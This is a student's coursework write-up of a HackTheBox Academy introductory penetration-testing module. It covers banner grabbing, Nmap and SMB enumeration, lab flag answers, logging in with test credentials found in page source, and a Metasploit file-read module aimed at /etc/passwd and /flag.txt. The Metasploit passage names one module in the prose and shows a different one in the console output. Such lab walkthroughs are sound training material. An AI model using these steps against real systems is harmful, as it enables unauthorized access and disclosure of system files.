NAME: **Diana Wanjiru**

ADMISSION NUMBER:CS-EH02-24103

LINK (Completed Module):
https://academy.hackthebox.com/achievement/1983600/77

Getting Started

Introduction

I started by looking at the infosec overview which was an introductory to information security and what to expect. I also got to understand the risk management process, the difference between red team and blue team and the role of penetration testers.

Getting Started with a Pentest distro

I understood that one should choose a distro they feel comfortable with and get to interact with it so that they be familiar. I also looked at setting up a distro using different virtual machines.

Staying Organized

I learned that it is important as a penetration tester to be organized since this will make your work much easier.

Connecting using a VPN

I have been using VPN to connect to machines, but I never understood it in depth like i do after going through this module. I now understand that a VPN service **does not** guarantee anonymity or privacy but is useful for bypassing certain network/firewall restrictions or when connected to a possible hostile network.

Common Terms


Got to understand some few terms such as Shell which on a linux system is a is a program that takes input from the user via the keyboard and passes these commands to the operating system to perform a specific function. A port is a virtual point where network connections begin and end.

Basic Tools

I started out with **SSH** which is port 22 and is used to access computers securely and remotely, then **Netcat** which is a network utility for interacting with TCP/UDP ports, its primary usage is for connecting to shells, I looked at a similar tool to Netcat which is called **Socat** which has fewer features compared to

Netcat and can be used to upgrade a shell to a fully interactive TTY. I went ahead and looked at the **Tmux** tool which is used for expanding a standard Linux terminal's feature, like having multiple windows within one terminal and jumping between them. Finally, I got to learn about the **Vim** tool which is used for editing purposes having the insert and command mode.

I got to answer the question provided; here is a screenshot.



Optional Exercises

Challenge your understanding of the Module content and answer the optional question(s) below. These are considered supplementary content and are not required to complete the Module. You can reveal the answer at any time to check your work.


Target(s): 94.237.57.1:44476

Life Left: 84 minute(s)

Apply what you learned in this section to grab the banner of the above server and submit it as the answer.

SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1


Success
Congratulations!



```
┌─[eu-academy-3]─[10.10.14.183]─[htb-ac-1242115@htb-fjdxgis1lo]─[~]
└──╼ [★]$ Netcat 94.237.57.1:44476
bash: Netcat: command not found
┌─[eu-academy-3]─[10.10.14.183]─[htb-ac-1242115@htb-fjdxgis1lo]─[~]
└──╼ [★]$ netcat 94.237.57.1:44476
94.237.57.1:44476: forward host lookup failed: Unknown host
┌─[eu-academy-3]─[10.10.14.183]─[htb-ac-1242115@htb-fjdxgis1lo]─[~]
└──╼ [★]$ netcat 94.237.57.1:44476 22
94.237.57.1:44476: forward host lookup failed: Unknown host
┌─[eu-academy-3]─[10.10.14.183]─[htb-ac-1242115@htb-fjdxgis1lo]─[~]
└──╼ [★]$ netcat 94.237.57.1 44476
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1
```


Service Scanning

Got to understand how to use Nmap, FTP and SMB tools to do service scanning. I also answered the following questions.



+1 List the SMB shares available on the target host. Connect to the available share as the bob user. Once connected, access the folder called 'flag' and submit the contents of the flag.txt file.

dceece590f3284c3866305eb2473d099



Questions

Answer the question(s) below to complete this Section and earn cubes!

Target(s): Click here to spawn the target system!

+1 Perform an Nmap scan of the target. What does Nmap display as the version of the service running on port 8080?

Apache Tomcat

+0 Perform an Nmap scan of the target and identify the non-default port that the telnet service is running on.

2323

Web Enumeration

When performing service scanning, web servers on ports 80 and 443 are common. Webservers host web apps which often provide a substantial attack surface and a high-value target during a pentest. Web enumeration is critical, particularly when an organisation is not exposing many services or those services are appropriately patched.

Gobuster

After discovering a web app, check if you can uncover hidden files or directories on the webserver not intended for public access. Tools like ffuf or GoBuster are for directory enumeration.

Directory/File Enumeration


GoBuster allows performing DNS, vhost and directory brute-forcing. There is additional functionality like enumeration of public AWS S3 buckets (huh?). In this module we care about directory and file brute-forcing modes with the switch dir.

Web Enumeration Tips: Banner Grabbing/Web Server Headers

Banner grabbing was discussed previously for general purposes but provide a good picture of what is hosted on a web server. We can use cURL to retrieve server header information.

Certificates

SSL/TLS certs are another valuable source of info if HTTPS is in use:




Certificate

Networks

Subject Name	
Country	GB
State/Province	London
Locality	London
Organization	Megabank Limited
Organizational Unit	IT
Common Name	Networks
Email Address	networks@megabank.htb
Issuer Name	
Country	GB
State/Province	London
Locality	London
Organization	Megabank Limited
Organizational Unit	IT
Common Name	Networks
Email Address	networks@megabank.htb


Robots.txt

A common file for websites with the purpose of instructing search engine web crawlers such as Googlebot which resources can and cannot be accessed for indexing. Provides info such as location of private files and admin pages:



```
User-agent: *
Disallow: /private
Disallow: /uploaded_files
```


Source Code



```

<!--test account: egre55 / password1-->

<html>
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">

<title>Admin Login</title>
<link href="https://fonts.googleapis.com/css?family=Nunito:200,600" rel="stylesheet">

```

Task: Use the web enumeration techniques in this section on the target server to get the flag


Let’s play around in browser and see what we get… notice the robots.txt we saw earlier:


159.65.58.189:32075/robots
159.65.58.189:32075/robots.txt
For quick access, place your bookmarks here on the bookmarks to

```
User-agent: *
Disallow: /admin-login-page.php
```


The two (currently) accessible domains give me the default page and the robots.txt above. The 301 redirects to a language select page like shown earlier a WordPress page in setup mode. We need to get those hidden directories somehow…

Okay so a sudo curl admin with that disallowed directory above gave access to the source code of the admin-login-page.php. Most of it is boring generic boiler plate html code but a dev note:




```
                    Admin Panel
                </h1>
            </div>
            <div class="container">
                <label for="username"><b>Username</b></label>
                <input name='username' placeholder='Username' type='text'>

                <label for="password"><b>Password</b></label>
                <input name='password' placeholder='Password' type='password'>

                <!-- TODO: remove test credentials admin:password123 -->

                <button type="submit" formmethod='post'>Login</button>
            </div>
        </form>
    </body>

</html>
```

So let’s type in the old /admin-login-page.php/ to give us:



As you can see I already put in those tests credentials and…



159.65.58.189:32075/admin-login-page.php

rks here on the bookmarks toolbar. Manage bookmarks…

HTB{w3b_3num3r4710n_r3v34l5_53cr375}

Public Exploits

Once we identify the services running on ports from Nmap scanning, the first step is to look if there are any public exploits.

Finding Public Exploits

Simply just google the application name with ‘exploit’ and see what you get.

Searchsploit is an option too…

After a sudo apt install exploitdb -y


Task: identify the services running on the server above, and find public exploits for them. Once you do, get the content of the ‘/flag.txt’ file. Web server may take a few seconds to start.

Ok so, we're on an Apache/2.4.41 (Ubuntu) server.

When you go into browser it's a wordpress page that talks about 'simple backup plugin 2.7.10' The whole point of this was a service exploit using metasploit (or alternative).

On search we get the one exploit module 'auxillary/scanner/http/wp_simple_backup_file_read' press '0' as that's our only option to get us into that script where we can set a few easy options (I was massively overcomplicating it).

'Use 0' as that's our only option gets us to 'show options'



```
sf > use 0
sf auxiliary(scanner/http/netalertx_file_read) > show options

odule options (auxiliary/scanner/http/netalertx_file_read):

  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  DEPTH     5                yes       Traversal Depth (to reach the root folder)
  FILEPATH  /etc/passwd      yes       The path to the file to read
  Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]. Supported pr
                                       oxies: sapni, socks4, socks5, http, socks5h
  RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                       basics/using-metasploit.html
  RPORT     20211            yes       The target port (TCP)
  SSL       false            no        Negotiate SSL/TLS for outgoing connections
  THREADS   1                yes       The number of concurrent threads (max one per host)
  VHOST                      no        HTTP server virtual host


iew the full module info with the info, or info -d command.
```


'set filepath /flag.txt'

'run' moves it to my directory so I can cat the filepath where it was saved.

HTB{my_f1r57_h4ck}


Types of Shells

Three main types: reverse, bind and web:



Type of Shell	Method of Communication
Reverse Shell	Connects back to our system and gives us control through a reverse connection.
Bind Shell	Waits for us to connect to it and gives us control once we do.
Web Shell	Communicates through a web server, accepts our commands through HTTP parameters, executes them, and prints back the output.

Reverse Shell Command



Code: bash

